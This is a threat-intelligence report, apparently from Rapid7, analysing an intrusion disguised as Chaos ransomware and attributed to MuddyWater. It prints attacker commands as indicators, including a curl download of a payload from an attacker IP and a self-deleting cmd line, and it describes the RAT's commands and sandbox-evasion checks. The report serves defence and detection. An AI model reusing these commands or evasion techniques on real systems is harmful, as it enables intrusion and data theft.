Reading view

There are new articles available, click to refresh the page.

Muddying the Tracks: The State-Sponsored Shadow Behind Chaos Ransomware

Executive summary

In early 2026, a sophisticated intrusion initially appearing to be a standard Chaos ransomware attack was assessed to be consistent with a targeted state-sponsored operation. While the threat actor operated under the banner of the Chaos ransomware-as-a-service (RaaS) group, forensic analysis revealed the incident was a "false flag" masquerade. Technical artifacts, including a specific code-signing certificate and Command-and-Control (C2) infrastructure, suggest with moderate confidence that this activity is linked to MuddyWater (Seedworm), an Iranian Advanced Persistent Threat (APT) affiliated with the Ministry of Intelligence and Security (MOIS).

The campaign was characterized by a high-touch social engineering phase conducted via Microsoft Teams, where the attackers utilized interactive screen-sharing to harvest credentials and manipulate Multi-Factor Authentication (MFA). Once inside, the group bypassed traditional ransomware workflows, forgoing file encryption in favor of data exfiltration and long-term persistence via remote management tools like DWAgent. This report deconstructs the infection chain and analyzes the custom "Game.exe" Remote Access Trojan (RAT).

Additionally, this explores the process by which MuddyWater is increasingly leveraging the cybercriminal ecosystem to provide plausible deniability for geopolitical espionage and prepositioning, particularly in the US. The strategy highlights the convergence between state-sponsored intrusion activity and criminal tradecraft, where a big “tell” lies in the techniques that were deployed – and those that weren’t.

This overall strategy suggests the primary goal was not financial gain. It is also further proof of the lines blurring against the background of geopolitical tensions, and that attribution is becoming more difficult if teams do not take it upon themselves to conduct proper and thorough research.

Rapid7 coverage

Rapid7 has coverage for this campaign across both intelligence and detection workflows. The campaign is available in Rapid7’s Intelligence Hub, providing customers with curated context, indicators, and threat actor tradecraft to support awareness, investigation, and prioritization. Relevant detections are also available in InsightIDR, helping security teams identify activity associated with this intrusion pattern across their environments.

Chaos ransomware: Profile and targeting




Active since February 2025, Chaos is a ransomware-as-a-service (RaaS) operation specializing in big-game hunting (BGH) attacks against high-profile organizations, with reported ransom demands reaching up to $300,000. Despite the name, it is distinct from the Chaos malware builder identified in 2021. The group emerged shortly after the July 2025 law enforcement disruption of BlackSuit infrastructure during Operation Checkmate and is likely composed of former BlackSuit and/or Royal members. To expand its operations, Chaos advertises its affiliate program on cybercrime forums, such as RAMP (prior to its takedown) and RehubCom.

Chaos relies heavily on social engineering and remote access abuse to gain initial access. Rapid7 observed techniques that include spam email flooding combined with voice-based phishing (vishing), often involving impersonation of IT support personnel. Chaos then persuades victims to grant remote access via legitimate tools such as Microsoft Quick Assist, allowing operators to establish an initial foothold.

In line with common ransomware practices, Chaos typically employs double extortion, exfiltrating sensitive data prior to encryption and threatening public disclosure via its data leak site (DLS). The group has also demonstrated triple extortion by threatening distributed denial-of-service (DDoS) attacks against the victim's infrastructure. These capabilities are reportedly offered to affiliates as part of bundled services, representing a notable feature of its RaaS model. Additionally, Chaos has been observed leveraging elements of quadruple extortion, including threats to contact customers or competitors to increase pressure on victims.





A distinguishing characteristic of the group’s DLS is the use of a “blind” countdown timer, which withholds the victim’s identity until expiration, likely intended to accelerate negotiations (Figure 1). As of late March 2026, Chaos has claimed 36 victims and maintained a consistent operational tempo (Figure 2). The group predominantly targets organizations in the United States, with a particular focus on the construction, manufacturing, and business services sectors (Figure 3).
Chaos-DLS-screenshot.png
Figure 1: Screenshot from Chaos’ DLS

chart-claimed-victims.png
Figure 2: Number of claimed victims over time

geographic-victim-distribution.png
Figure 3: Geographic victim distribution

Incident overview


The intrusion that Rapid7 investigated began with a targeted social engineering campaign leveraging Microsoft Teams, where the threat actor (TA) engaged employees through external chat requests. By operating interactively through compromised users, the attacker conducted initial discovery, harvested credentials, including MFA manipulation, and quickly transitioned to using legitimate accounts for internal access.

From there, the TA established persistence using remote access tools such as DWAgent and AnyDesk, before deploying additional payloads and further control of the environment. Following this, the TA exfiltrated data from the compromised environment and subsequently contacted the victim via email, claiming data theft and initiating ransom negotiations (Figure 4).
 

FixedDiagram.jpg
Figure 4: Incident breakdown

Initial Access via social engineering and remote interaction

The TA achieved initial access through social engineering conducted via Microsoft Teams, where they initiated one-on-one chats with users from a controlled account. During these interactions, the TA established screen-sharing sessions, gaining direct visibility and interactive access to user assets.

While connected, the TA executed basic discovery commands, accessed files related to the victim’s VPN configuration, and instructed users to enter their credentials into locally created text files. In at least one instance, the TA deployed a remote management tool (AnyDesk) to further facilitate access.

ipconfig /all
nslookup
net start
whoami
ping

Figure 5: Discovery commands executed by the TA

Credential harvesting and account compromise

A key component of the intrusion involved interactive credential harvesting: The TA explicitly instructed victims to enter credentials into locally created text files (credentials.txt, cred.txt) and to modify MFA configurations to include attacker-controlled devices.

Additionally, Rapid7’s analysis of browser artifacts revealed access to the URL hxxps[://]adm-pulse[.]com/verify.php.

The URL mimicked a Quick Assist themed phishing page, indicating credential harvesting through impersonation.

Establishing initial foothold and remote access

Following credential compromise, the TA authenticated to internal systems, including a Domain Controller, using multiple compromised accounts. They then established persistent remote access through RDP sessions and deployment of the remote management tool DWAgent. The DWAgent installation chain included:

File name

Description

dwagent.exe

Remote access tool

pythonw.exe

Cmd version of python interpreter

dwagsvc.exe

DWAgent service

dwaglnc.exe

Background component of DWAgent

Table 1: Files observed during installation of DWAgent

Payload delivery and execution

The TA later executed commands via RDP to download additional payloads using curl:

curl hxxp[://]172.86.126[.]208:443/ms_upd.exe -o C:\ProgramData\ms_upd.exe

After the download, the TA executed the binary ms_upd.exe, initiating a multi-stage infection chain. 

Upon successful execution, ms_upd.exe downloaded additional components:

File name

SHA256

Description

WebView2Loader.dll

a47cd0dc12f0152d8f05b79e5c86bac9231f621db7b0e90a32f87b98b4e82f3a

Legitimate DLL

Game.exe

1319d474d19eb386841732c728acf0c5fe64aa135101c6ceee1bd0369ecf97b6

Backdoor granting the TA access to the infected machine

visualwincomp.txt

c86ab27100f2a2939ac0d4a8af511f0a1a8116ba856100aae03bc2ad6cb0f1e0

Encrypted configuration

Table 2: Components downloaded by ms_upd.exe

Lateral movement 

The TA expanded access within the environment by leveraging compromised accounts and establishing remote access channels. They used RDP sessions to move between systems, allowing them to operate interactively and access additional resources within the network.

Extortion activity and data leak claims

The TA distributed emails to multiple users, alleging successful data exfiltration, and provided a .onion link for negotiation. Open-source intelligence (OSINT) collection identified a corresponding entry on the Chaos DLS referencing data; however, all identifying details were redacted, as per the group’s typical “blind” countdown timer. 

A subsequent email introduced a new contact address and instructed recipients to locate a note allegedly placed within their Desktop directory containing “access credentials” for a secure chat. Rapid7 conducted a threat hunt across all assets that focused on files created or accessed within Desktop directories and subdirectories and did not identify any artifacts consistent with the TA’s claims. The victim further validated the affected user systems and confirmed the absence of such files. Despite these inconsistencies in the initial proof-of-compromise, the TA later published the stolen data on its DLS in line with modern extortion tactics. The victim confirmed that the leaked data was legitimate.

Malware analysis

ms_upd.exe 


The binary functions as a downloader that begins by collecting basic host information, including computer name, username, and domain. This data is used to generate a unique client identifier, concatenating computer name, username, and tick count, which is sent to the C2 server moonzonet[.]com via a /register request, followed by periodic /check requests to determine the execution flow.

Based on the C2 response, the malware either proceeds when receiving an “approved” status or retries registration, if instructed. Once approved, it reports a “downloading” status and prepares a working directory under the user’s Downloads folder (falling back to C:\Users\Public\Downloads if necessary).

The dropper then retrieves three payload components from the C2:

  • Game.dll (saved as WebView2Loader.dll)

  • Game.exe

  • Game.config (saved as visualwincomp.txt)

If all downloads succeed, the malware reports a “running” status and executes the primary payload - Game.exe. Execution success is monitored, with the result communicated back to the C2 as either “success” or “error”. Upon successful execution, the dropper triggers a self-deletion routine via a delayed command cmd.exe /c ping 127.0.0.1 -n 6 > nul && del /f /q \"%s\".
ms-upd-main-function-snippet.png
Figure 6: Snippet from the main function of ms_upd.exe

As seen in Figure 6, the malware doesn’t use any form of obfuscation to hide its purpose - API imports are statically resolved, and strings are stored in a plaintext form. This simplicity suggests the tool was likely developed for limited or single-use deployment.

At the time of writing, only two samples have been observed in public repositories, both exhibiting identical functionality.

Game.exe

Game.exe is a custom RAT that masquerades as a legitimate Microsoft WebView2 application. Analysis of the binary's PDB path C:\Users\pc\Downloads\WebView2Samples-main\WebView2Samples-main\SampleApps\WebView2APISample\Release\x64\WebView2APISample.pdb confirms that the developer trojanized the official Microsoft WebView2APISample project: https://github.com/MicrosoftEdge/WebView2Samples/tree/main/SampleApps/WebView2APISample

The malware deviates from the dropper in a way that it implements some obfuscation and anti analysis techniques: 

ATT&CK ID

Technique

Purpose

Example

T1027.007

Dynamic API and DLL resolution

Hide the malware functionality

Usage of LoadLibraryA() and GetProcAddress() APIs

T1027

String Obfuscation

Hide sensitive strings from AV solutions

Names of DLLs, APIs, registry paths

T1497.001

Sandbox Detection

Search for known analysis-related DLLs that are loaded into the current process

sbiedll.dll, dbghelp.dll, api_log.dll, vmcheck.dll,  wpespy.dll

T1497.001

Virtual Machine Detection via CPU

Compare the processor name string against a list of virtualization-related keywords

Virtual, VMWare, KVM, Hyper-V

T1082 

Removable Drive Enumeration

Enumerate logical drives and check if any removable drives are present

Usage of GetLogicalDrives() and GetDriveTypesA() to enumerate logical drives and compare their type against DRIVE_REMOVABLE

T1497.003 

Sleep / Timing Check

Identify sandbox time-skipping mechanisms or identify hooked timing APIs

GetTickCount() followed by Sleep(1000) and another GetTickCount() to verify if approximately one second elapsed

Table 3: Anti analysis / anti detection techniques used by Game.exe

If the malware does not detect an analysis environment,, it establishes persistence by self-installing into a randomized directory under C:\ProgramData\visualwincomp-<random>\, where it copies itself alongside a legitimate WebView2Loader.dll and an encrypted configuration file, visualwincomp.txt.

Additionally, the malware enforces single execution on an infected host by registering the mutex ATTRIBUTES_ObjectKernel.

The RAT decrypts its configuration using AES-256-GCM to extract the attacker’s C2 server hostname uploadfiler[.]com and port 443. The malware first registers the victim by sending registration information such as computer name, username, and privilege level to the /home endpoint. Once registered, it enters an infinite loop polling /index.php every 60 seconds. The RAT features 12 core capabilities including arbitrary command execution via hidden cmd.exe or encoded PowerShell sessions; file uploads with retry logic; file deletion; and the establishment of persistent interactive shells. Command results and execution status are reported back to the /profile endpoint. 

Command

Description

run_cmd

Execute command via cmd.exe 

run_powershell

Execute command via PowerShell 

upload

Write base64-encoded file

upload_chunk

Chunked file upload with append mode

delete_file

Delete a file

cmd_start

Start interactive cmd.exe shell

cmd_input

Send input to interactive shell

cmd_stop

Stop interactive shell

ps_start

Start interactive PowerShell

ps_input

Send input to PowerShell

ps_stop

Stop interactive PowerShell

re_register

Re-register with a new agent_id

Table 4: Supported commands of the RAT


The malware design is unorthodox, characterized by an inconsistent approach to concealment. While it utilizes XOR encoding (key: 0xAB) to hide specific anti-analysis strings, such as VM detection keys and sandbox-related DLL names, critical indicators like file paths, RAT command strings, and JSON registration formats are left in plaintext. 

This inconsistency extends to its interaction with the Import Address Table (IAT). While the malware dynamically resolves certain sensitive APIs at runtime, such as CreateMutexA, other highly suspicious functions like CreatePipe and CreateProcessA remain statically linked. Notably, the developer dynamically loads the Sleep API via GetProcAddress despite it already being statically imported in the IAT.

These architectural discrepancies suggest the author is likely an unseasoned developer. The mixture of static imports and visible strings provides significant telemetry for AV and EDR solutions to identify and stop the threat (confirmed during the incident response).

Similar to ms_upd.exe during the hunt on public malware sharing platforms, we were able to find another sample (SHA256 3df9dcc45d2a3b1f639e40d47eceeafb229f6d9e7f0adcd8f1731af1563ffb90), implementing the same logic as Game.exe but masquerading itself as WebView2.exe.

Attribution remains challenging due to the absence of specialized attack patterns or known APT delivery vectors, such as NSIS used by Chinese APTs:

However, the presence of a specific signing Certificate and work of other threat researchers made it easier.

Certificate

While the TA adopted the Chaos Ransomware brand to project a cybercriminal identity, the underlying infrastructure reveals a signature previously associated with infrastructure linked to the Iranian Ministry of Intelligence and Security (MOIS). The primary technical bridge to the APT group MuddyWater (Seedworm) is the code-signing certificate used to validate the malware samples.

During the analysis of the downloader (ms_upd.exe), we identified a consistent digital signature:

Field

Value

Name

Donald Gay

Issuer

Microsoft ID Verified CS AOC CA 02

Algorithm

sha384RSA

Thumbprint

B674578D4BDB24CD58BF2DC884EAA658B7AA250C

Serial Number

33 00 07 9A 51 C7 06 3E 66 05 3D 22 9B 00 00 00 07 9A 51

Status

Time-invalid (revoked shortly after deployment)

Table 5: Certificate details

